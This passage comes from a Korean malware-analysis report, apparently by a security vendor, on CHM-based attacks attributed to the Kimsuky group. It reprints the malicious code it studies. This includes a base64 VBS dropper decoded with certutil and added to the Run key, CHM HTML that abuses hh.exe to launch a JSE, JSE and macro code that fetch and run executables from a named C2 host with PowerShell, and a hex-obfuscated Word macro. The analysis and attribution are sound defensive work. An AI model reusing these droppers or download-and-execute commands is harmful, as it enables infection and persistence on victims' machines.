700   <PARAM name="Item1" value=',cmd, /c echo U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY
      3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3QoIndpbm1nbXRzOlxyb290XGN
      pbXYyIikNCglzZXQgb3N0ID0gb3dzLkdldCgiV2luMzJfUHJvY2Vzc1N0YXJ0dXAiKQ0KCXNldCBvY29uZiA9IG9zd
      C5TcGF3bkluc3RhbmNlXw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2N
      tZCwgTnVsbCwgb2NvbmYsIHBpZCkNCkVuZCBTdWINCg0KdXJpID0gImh0dHA6Ly9pYnNxLmNvLmtyL20ubGF5b3V0c
      yINCnBvd19jbWQgPSAiY21kIC9jIHBvd2Vyc2hlbGwgLWNvbW1hbmQgIiJpZXggKHdnZXQgeHh4L2RlbW8udHh0KS5
      jb250ZW50OyBJbmZvS2V5IC11ciAneHh4JyIgI0KcG93X2NtZCA9IFJlcGxhY2UoG93X2NtZCwgInh4eCIsIHVya
      SkNCldNUHJvYyhwb3dfY21kKQ > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil
      -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /
      MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d
      "%USERPROFILE%\Links\Document.vbs" /f'>
701   <PARAM name="Item2" value="273,1,1">
702
703   </OBJECT>
704   <script>
705   shortcut.Click();
706   </SCRIPT>
```

[그림 4-12] VBS 2 유형의 HTML 코드

○ VBS 1 유형과의 차이점으로는 실행되는 VBS 코드의 변화와 최종 다운로드 되는 페이로드의 확장자가 TXT 라는 특징이 있습니다.





[그림 4-13] VBS 2 유형의 DAT, VBS 파일



[그림 4-14] Genian EDR을 통한 VBS 2 유형 탐지

○ 해당 VBS 코드와 최종으로 다운로드되는 “demo.txt” 의 코드는 AhnLab에서 공개한 보고서[6]의 내용처럼, 북한 해킹 그룹인 Kimsuky가 사용한 코드와 높은 유사성을 가지고 있습니다.

○ 또한, “demo.txt” 파일 내부의 코드에 사용된 뮤텍스(Mutex)가 Kimsuky 그룹이 과거에 사용하던 뮤텍스 형태[7]와 유사하며, 이 사실을 통해 Kimsuky 그룹과의 연관성이 높다고 판단됩니다.

key_ps.txt	demo.txt
$strMute = Global₩AlreadyRunning191122	$strMute = Global₩AlreadyRunning19122345
	

[표 4-2] Mutex 연관성 (좌측 그림 출처 : S2W Lab)

[6] Ahnlab - 대북 관련 질문지를 위장한 CHM 악성코드 (Kimsuky)
[7] S2W Lab - Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware

4.5. JSE 2 유형

○ JSE 2 유형의 공격은 2022년 12월부터 발견됐으며, 주로 가상자산 관련 내용으로 위장해 유포됐습니다.

[그림 4-15] JSE 2 유형으로 유포된 CHM 화면


○ JSE 2 유형은 이전 유형들과 다르게 HTML 파일 내부에 BASE64로 인코딩된 악성 스크립트가 존재하지 않습니다. 대신 hh.exe의 디컴파일 명령어를 통해 CHM 파일 내부에 컴파일된 악성 JSE 파일을 드롭한다는 특징을 가지고 있습니다.

```
851  <script>
852
853    var path = decodeURIComponent(window.location.href), inner = '';
854    var ps = path.indexOf('.chm::/') + 4;
855    var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);
856
857    inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
           style="visibility:hidden">';
858    inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button"
           value="Bitmap:shortcut">';
859    inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2"
           value="273,1,1"></OBJECT>';
860    document.getElementById('pg_1').innerHTML = inner;
861    A.Click();
862
863    inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
           style="visibility:hidden">';
864    inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button"
           value="Bitmap:shortcut">';
865    inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse
           P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
866    document.getElementById('pg_1').innerHTML = inner;
867    B.Click();
868
869  </script>
```

[그림 4-16] JSE 2 유형의 HTML 코드

○ hh.exe 통해 CHM 파일을 디컴파일 할 경우, HTML 파일과 함께 컴파일된 파일이 추출됩니다. 해당 CHM 파일에는 JSE 파일이 함께 컴파일되어 있으며, 디컴파일 시 HTML, JSE 파일이 추출됩니다.

○ JSE 2 유형부터는 JSE 파일 내부 코드를 “+” 기호로 분리했으며, 이는 보안 솔루션의 탐지를 피하기 위한 방법으로 보입니다.




[그림 4-17] JSE 2 유형의 JSE 파일

○ 최종 실행되는 코드는 아래와 같습니다. 매개변수의 길이가 0보다 클 경우, 해당 JSE 파일을 레지스트리 자동 실행 경로에 등록합니다. HTML 파일의 스크립트에서 해당 JSE 파일을 실행할 때 매개변수로 “P”를 사용했기 때문에 조건문은 참이 됩니다.

○ 레지스트리에 추가된 뒤 자동 실행될 경우에는 매개변수가 주어지지 않기 때문에 else에 해당하는 코드가 실행되며, Powershell을 통해 C2서버에서 “ctfmon.exe” 파일을 다운로드하고 실행합니다.

```
var w = new ActiveXObject("WScript.Shell");
if (WScript.Arguments.length > 0) {
  w.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Document",
    "C:\\Users\\Public\\Libraries\\Docs.jse", "REG_SZ");
} else {
  w.run("cmd /c powershell iwr -outf %tmp%\\ctfmon.exe https://shoru.net/db/main_db & start
    %tmp%\\ctfmon.exe", 0, false);
}
```


[그림 4-18] JSE 2 유형의 JSE 코드



[그림 4-19] JSE 2 유형 탐지


○ 추가로 해당 유형의 CHM 파일을 유포하는 도메인에서 악성 DOC 파일이 유포된 정황을 확인했으며, 공격자가 CHM외에도 악성 문서 파일을 통한 공격을 시도했다는 사실을 확인할 수 있었습니다.

○ 악성 DOC 파일을 실행할 경우, 해당 문서는 보호되어 있다는 문구를 띄우며, 사용자로부터 콘텐츠 사용 클릭(매크로 사용)을 유도합니다.



[그림 4-20] 매크로 사용 유도

○ 콘텐츠 사용 버튼을 클릭할 경우, 가상 자산 관련 내용을 띄운 뒤 백그라운드에서 악성 매크로를 실행합니다.



[그림 4-21] 가상 자산 관련 내용


○ 악성 매크로는 HEX 값을 통해 난독화 되어 있으며, Powershell 코드와 파일 저장 경로 및 레지스트리 경로 등에서 CHM 공격과의 유사성을 보이고 있습니다.

```
Function HEX2ASCII(S As String) As String
    Dim X As Long
    For X = 1 To Len(S) Step 2
        HEX2ASCII = HEX2ASCII & Chr("&H" & Mid(S, X, 2))
    Next
End Function

Private Sub Document_Open()
    With ActiveDocument
        .GoTo what:=wdGoToPage, which:=wdGoToAbsolute, Name:=1
        .Bookmarks("\Page").Select
        Selection.Delete
    End With
    ActiveDocument.Bookmarks("\Page").Range.Font.Hidden = False
    With ActiveWindow.View
        .ShowParagraphs = False
        .ShowAll = False
    End With
    ActiveDocument.UndoClear

    Dim ret As Boolean
    ret = RegistryCreateValue(&H80000001, HEX2ASCII("536f6674776172655c4d6963726f736f66745c57696e6
End Sub
```

```
1   Dim ret As Boolean
2       ret = RegistryCreateValue(&H80000001, HEX2ASCII("
            Software\Microsoft\Windows\CurrentVersion\Run"), HEX2ASCII("MS_Office")
            , HEX2ASCII("cmd /c echo WScript.CreateObject(WScript.Shell).run cmd /
            c powershell iwr -outf %tmp%\smss.exe https://shoru.net/db/main_db &
            start %tmp%\smss.exe,0,false > C:\Users\Public\Libraries\lib.vbs
            &wscript C:\Users\Public\Libraries\lib.vbs"))
```

[그림 4-22] 악성 매크로 코드


○ 분석 시점에 C2 서버에 접속이 불가하여 최종 다운로드되는 “smss.exe” 파일은 확보하지 못했지만 RAT 또는 Backdoor 유형의 악성코드로 추정하고 있습니다.



[그림 4-23] 레지스트리 자동 실행 등록 탐지

4.6. JSE 3 유형

○ JSE 3 유형의 공격은 2023년 7월부터 발견됐으며, 금융사와 보험사를 사칭해 관련 내용으로 유포됐습니다.



